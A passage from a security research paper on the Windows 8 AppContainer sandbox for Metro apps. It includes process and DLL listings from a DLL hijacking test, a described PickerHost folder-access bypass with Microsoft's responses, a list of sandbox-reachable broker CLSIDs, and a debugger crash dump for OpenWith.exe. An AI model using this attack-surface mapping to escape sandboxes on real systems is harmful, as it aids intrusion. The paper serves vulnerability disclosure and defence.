devenv.exe	2536	1.47	195,912 K	413,904 K	Microsoft Visual Studio 2012 ...	Microsoft Corporation	Medium
Microsoft.VisualStudio.Pe...	4260		24,916 K	36,524 K	Microsoft.VisualStudio.PerfW...	Microsoft Corporation	Medium
conhost.exe	3800		648 K	4,288 K	Console Window Host	Microsoft Corporation	Medium
MSBuild.exe	1176		20,644 K	38,356 K	MSBuild.exe	Microsoft Corporation	Medium
conhost.exe	32		648 K	4,284 K	Console Window Host	Microsoft Corporation	Medium
mmc.exe	220	0.29	29,024 K	12,612 K	Microsoft Management Cons...	Microsoft Corporation	High
iexplore.exe	5256		4,704 K	17,100 K	Internet Explorer	Microsoft Corporation	Medium
iexplore.exe	5324		876 K	5,312 K	Internet Explorer	Microsoft Corporation	Low

Name	Description	Company Name	Version	Path
R000000000006.clb				C:\Windows\Registration\R000000000006.clb
rpcrt4.dll	Remote Procedure Call Runtime	Microsoft Corporation	6.2.8400.0	C:\Windows\System32\rpcrt4.dll
rsaenh.dll	Microsoft Enhanced Cryptographic...	Microsoft Corporation	6.2.8400.0	C:\Windows\System32\rsaenh.dll
sechost.dll	Host for SCM/SDDL/LSA Lookup ...	Microsoft Corporation	6.2.8400.0	C:\Windows\System32\sechost.dll
secur32.dll	Security Support Provider Interface	Microsoft Corporation	6.2.8400.0	C:\Windows\System32\secur32.dll
setupapi.dll	Windows Setup API	Microsoft Corporation	6.2.8400.0	C:\Windows\System32\setupapi.dll
SHCore.dll	SHCORE	Microsoft Corporation	6.2.8400.0	C:\Windows\System32\SHCore.dll
shell32.dll	Windows Shell Common Dll	Microsoft Corporation	6.2.8400.0	C:\Windows\System32\shell32.dll
shlwapi.dll	Shell Light-weight Utility Library	Microsoft Corporation	6.2.8400.0	C:\Windows\System32\shlwapi.dll
SortDefault.nls				C:\Windows\Globalization\Sorting\SortDefault.nls
sqmapi.dll	SQM Client	Microsoft Corporation	6.2.8400.0	C:\Program Files\Internet Explorer\sqmapi.dll
sspicli.dll	Security Support Provider Interface	Microsoft Corporation	6.2.8400.0	C:\Windows\System32\sspicli.dll
traceextn.dll				C:\Users\User\Desktop\traceextn.dll
urlmon.dll	OLE32 Extensions for Win32	Microsoft Corporation	10.0.8400.0	C:\Windows\System32\urlmon.dll
user32.dll	Multi-User Windows USER API Cli...	Microsoft Corporation	6.2.8400.0	C:\Windows\System32\user32.dll
uxtheme.dll	Microsoft UxTheme Library	Microsoft Corporation	6.2.8400.0	C:\Windows\System32\uxtheme.dll
winhttp.dll	Windows HTTP Services	Microsoft Corporation	6.2.8400.0	C:\Windows\System32\winhttp.dll
wininet.dll	Internet Extensions for Win32	Microsoft Corporation	10.0.8400.0	C:\Windows\System32\wininet.dll
winnsi.dll	Network Store Information RPC int...	Microsoft Corporation	6.2.8400.0	C:\Windows\System32\winnsi.dll
ws2_32.dll	Windows Socket 2.0 32-Bit DLL	Microsoft Corporation	6.2.8400.0	C:\Windows\System32\ws2_32.dll

CPU Usage: 8.82% Commit Charge: 36.07% Processes: 62 Physical Usage: 56.94%

Patch Information

(ClickOnce) ClickOnce problem will be fixed in next Windows 8 release.

(DLL Hijacking)We would consider this type of exploit a vulnerability in the desktop applications rather than a vulnerability in the metro app or the platform. We continue to address DLL hijacking bugs in security updates as detailed in our security advisory for Insecure Library loading.

6.3 Bypass File/Folder Access

During the test, we found an issue in a broker process: **PickerHost.exe**.

Even you didn't grant file system access to App, the App still can use SavePickFile/PickFolder to let user choice folders they want to access, such as save a file in user-specified folders.

The PickerHost.exe is running with Medium permission, and we found the process can be used to have full control of the folder that user specified. When user is picking a folder, once user click/open a folder, the app has full control to the folder (medium permission). Then the app can read/write all files in the folder, even modify content of files (ex: change file to be malicious, or read files and send to Internet).

Patch Information (From MSRC)

This is a deliberate feature, and fully under the user's control. Users should not click "ok" to the File picker dialog if they do not want the app to have access to that folder tree. We consider this under the user's control and as such do not view it as a threat.

7. Conclusion

In this paper, we introduced the security design of AppContainer, the methodology of Metro style app vulnerability discovery, and the issues we have discovered.

Windows 8 introduces a lot of security improvements. We agree it is much more secure than before. For the Metro style apps, the sandbox and the design of Windows store can provide a trustable environment for users.

However it doesn't mean bad guys don't have any chances. After review the design, there are still some problems that can be leveraged by bad guys.

8. References

- Windows RunTime - Hack In The Box 2012
- Practical Sandboxing on the Windows Platform
- Escaping The Sandbox
- Extraordinary String Based Attacks - Smashing the ATOM
- Playing In The Reader X Sandbox
- A day of Windows 8 and Metro

- WINDOWS PRIVILEGE ESCALATION THROUGH LPC AND ALPC INTERFACES
- Local Procedure Call
- COMView
- !exploitable Crash Analyzer - MSEC Debugger Extensions
- Reverse Engineering and Modifying Windows 8
- Enhanced Protected Mode
- Understanding Enhanced Protected Mode
- Practical Windows Sandboxing – Part 1
- Practical Windows Sandboxing, Part 2
- Practical Windows Sandboxing – Part 3
- Windows 8 browsers: the only Metro apps to get desktop power
- Delivering reliable and trustworthy Metro style apps
- Design Details of the Windows Runtime
- Application Sandboxing in Windows 8
- Win32 and COM for Metro style apps
- Enhanced Protected Mode
- Understanding Enhanced Protected Mode
- Enhanced Memory Protections in IE10

9. Appendix

9.1 Clsid with "ALL APPLICATION PACKAGE" launch permission

```
{69B1A7D7-C09E-40E9-A1DF-688007A2D9E4} //imebroker.exe
{9A4B1918-0A2F-4422-89DD-35B3F455999C} //imebroker.exe
{A4FBCBC6-4BE5-4C3D-8AB5-8B873357A23E} //imebroker.exe
{BA6EE7D8-190D-423A-93CC-1270E6599195} //imebroker.exe
{C658E5BD-817B-41C8-8FB6-5B2B386A40EA} //imebroker.exe
{DE50C7BB-FAA7-4A7F-BA47-BF0EFCFE433D} //imebroker.exe
{DF46CD07-4F86-42F0-8FA9-35C3CE55D77B} //imebroker.exe

{7FC12E96-4CB7-4ABD-ADAA-EF7845B10629}//CredentialUIBroker.exe
{31337EC7-5767-11CF-BEAB-00AA006C3606}//AuthHost.exe
{36BBB745-0999-4FD8-A538-4D4D84E4BD09}//CLSID_JITDebuggingHost
{228826AF-02E1-4226-A9E0-99A855E455A6}//Immersive Shell Broker unknow
{A47979D2-C419-11D9-A5B4-001185AD2B89}//Network List Manager unknow
{C4D6E899-E38A-4838-9188-0B98EE3175E6}//ProgrammabilityManager Class unknow
{D63B10C5-BB46-4990-A94F-E40B9D520160}//RuntimeBroker.exe
```

```
{549E57E9-B362-49D1-B679-B64D510EFE4B}//ShareFlow
{7B6EA1D5-03C2-4AE4-B21C-8D0515CC91B7}//Shell Create Object Task Server unknow
{F1425A67-1545-44A2-AB59-8DF1020452D9}//Spell Checking Host Class
{D6E88812-F325-4DC1-BBC7-23076618E58D}//TsfManager Class unknow TabTip.exe
{6B19643A-0CD7-4563-B710-BDC191FCAD3B}//TSFstateManager Class unknow TabTip.exe
{054AAE20-4BEA-4347-8A35-64A533254A9D}//high  UIHost Class  TabTip.exe
{4CE576FA-83DC-4F88-951C-9D0782B4E376}//UIHostNoLaunch Class unknow TabTip.exe
{2F93C02D-77F9-46B4-95FB-8CBB81EEB62C}//DevicesFlow
{19C65143-6230-42FA-A58E-7D9FA9BE2EB5}//WorkspaceBroker Class  wkspbroker.exe
```

9.2 OpenWith.exe Vulnerability Details:

```
0:000> !analyze -v
*****************************************************************************
**
*
*
*                         Exception Analysis
*
*
*
*****************************************************************************
**

TRIAGER: Could not open triage file : C:\Program Files\Windows
Kits\8.0\Debuggers\x86\triage\guids.ini, error 2
TRIAGER: Could not open triage file : C:\Program Files\Windows
Kits\8.0\Debuggers\x86\triage\modclass.ini, error 2

FAULTING_IP:
twinui!CImmersiveOpenWithUI::_CreateAndPositionPopup+172
6e0f30b4 8b08            mov     ecx,dword ptr [eax]

EXCEPTION_RECORD:  ffffffff -- (.exr 0xffffffffffffffff)
ExceptionAddress: 6e0f30b4
(twinui!CImmersiveOpenWithUI::_CreateAndPositionPopup+0x00000172)
   ExceptionCode: c0000005 (Access violation)
  ExceptionFlags: 00000000
NumberParameters: 2
   Parameter[0]: 00000000
   Parameter[1]: 00000000
Attempt to read from address 00000000

PROCESS_NAME:  OpenWith.exe

ERROR_CODE: (NTSTATUS) 0xc0000005 - The instruction at 0x%08lx referenced
memory at 0x%08lx. The memory could not be %s.
```

```
EXCEPTION_CODE: (NTSTATUS) 0xc0000005 - The instruction at 0x%08lx referenced
memory at 0x%08lx. The memory could not be %s.

EXCEPTION_PARAMETER1:  00000000

EXCEPTION_PARAMETER2:  00000000

READ_ADDRESS:  00000000

FOLLOWUP_IP:
twinui!CImmersiveOpenWithUI::_CreateAndPositionPopup+172
6e0f30b4 8b08            mov     ecx,dword ptr [eax]

NTGLOBALFLAG:  400000

APPLICATION_VERIFIER_FLAGS:  0

APP:  openwith.exe

FAULTING_THREAD:  00000be4

BUGCHECK_STR:  APPLICATION_FAULT_NULL_POINTER_READ_BEFORE_CALL

PRIMARY_PROBLEM_CLASS:  NULL_POINTER_READ_BEFORE_CALL

DEFAULT_BUCKET_ID:  NULL_POINTER_READ_BEFORE_CALL

LAST_CONTROL_TRANSFER:  from 6e0f26e6 to 6e0f30b4

STACK_TEXT:
00d3fdc4 6e0f26e6 0107aea0 0107af3c 00f10f1c
twinui!CImmersiveOpenWithUI::_CreateAndPositionPopup+0x172
00d3fdf8 6e0f21fd 0107aea0 00000001 01072528
twinui!CImmersiveOpenWithUI::_CreateAndShow+0x2d4
00d3fe1c 012925a7 00f10f1c 01072548 0107aeec
twinui!CImmersiveOpenWithUI::CreateAndShowFromDelegateExecute+0xc7
00d3fe68 01292e3c 00000001 00000020 00000000
OpenWith!COpenWithLauncher::_DoExecute+0x6e
00d3fe94 012957db 01290000 00000000 00ec1394 OpenWith!wWinMain+0xee
00d3ff24 74fb1d17 7f8e4000 00d3ff70 771f0c25 OpenWith!_initterm_e+0x17c
00d3ff30 771f0c25 7f8e4000 9c280193 00000000 kernel32!BaseThreadInitThunk+0xe
00d3ff70 771f0bfb 01295873 7f8e4000 ffffffff ntdll!__RtlUserThreadStart+0x23
00d3ff88 00000000 01295873 7f8e4000 00000000 ntdll!_RtlUserThreadStart+0x1b


STACK_COMMAND:  ~0s; .ecxr ; kb

SYMBOL_STACK_INDEX:  0

SYMBOL_NAME:  twinui!CImmersiveOpenWithUI::_CreateAndPositionPopup+172

FOLLOWUP_NAME:  MachineOwner

MODULE_NAME: twinui

IMAGE_NAME:  twinui.dll
```

```
DEBUG_FLR_IMAGE_TIMESTAMP:  4f3f076c

FAILURE_BUCKET_ID:
NULL_POINTER_READ_BEFORE_CALL_c0000005_twinui.dll!CImmersiveOpenWithUI::_Crea
teAndPositionPopup

BUCKET_ID:
APPLICATION_FAULT_NULL_POINTER_READ_BEFORE_CALL_twinui!CImmersiveOpenWithUI::
_CreateAndPositionPopup+172

WATSON_STAGEONE_URL:
http://watson.microsoft.com/StageOne/OpenWith_exe/6_2_8250_0/4f3f12b8/twinui_
dll/6_2_8250_0/4f3f076c/c0000005/001330b4.htm?Retriage=1

Followup: MachineOwner
---------

0:000> u 6e0f30b4 l 20
twinui!CImmersiveOpenWithUI::_CreateAndPositionPopup+0x172:
6e0f30b4 8b08            mov     ecx,dword ptr [eax]
6e0f30b6 8d5584          lea     edx,[ebp-7Ch]
6e0f30b9 52              push    edx
6e0f30ba 50              push    eax
6e0f30bb ff5118          call    dword ptr [ecx+18h]
6e0f30be 8bf0            mov     esi,eax
6e0f30c0 85f6            test    esi,esi
6e0f30c2 783b            js
twinui!CImmersiveOpenWithUI::_CreateAndPositionPopup+0x1bd (6e0f30ff)
6e0f30c4 d94584          fld     dword ptr [ebp-7Ch]
6e0f30c7 e8da261900      call    twinui!_ftol2_sse (6e2857a6)
6e0f30cc d94588          fld     dword ptr [ebp-78h]
6e0f30cf 89458c          mov     dword ptr [ebp-74h],eax
6e0f30d2 e8cf261900      call    twinui!_ftol2_sse (6e2857a6)
6e0f30d7 8b7db0          mov     edi,dword ptr [ebp-50h]
6e0f30da 8d7324          lea     esi,[ebx+24h]
6e0f30dd 8b0e            mov     ecx,dword ptr [esi]
6e0f30df 894590          mov     dword ptr [ebp-70h],eax
6e0f30e2 85c9            test    ecx,ecx
6e0f30e4 7409            je
twinui!CImmersiveOpenWithUI::_CreateAndPositionPopup+0x1ad (6e0f30ef)
6e0f30e6 832600          and     dword ptr [esi],0
6e0f30e9 8b01            mov     eax,dword ptr [ecx]
6e0f30eb 51              push    ecx
6e0f30ec ff5008          call    dword ptr [eax+8]
6e0f30ef 8b07            mov     eax,dword ptr [edi]
6e0f30f1 56              push    esi
6e0f30f2 8d4d8c          lea     ecx,[ebp-74h]
6e0f30f5 51              push    ecx
6e0f30f6 ff731c          push    dword ptr [ebx+1Ch]
6e0f30f9 57              push    edi
6e0f30fa ff501c          call    dword ptr [eax+1Ch]
6e0f30fd 8bf0            mov     esi,eax
6e0f30ff 8b4da4          mov     ecx,dword ptr [ebp-5Ch]
0:000> r
eax=00000000 ebx=00d3f7dc ecx=00000400 edx=00000000 esi=00d3f74c edi=00000000
```

```
eip=7722c2d4 esp=00d3f620 ebp=00d3f7a4 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!KiFastSystemCallRet:
7722c2d4 c3              ret
```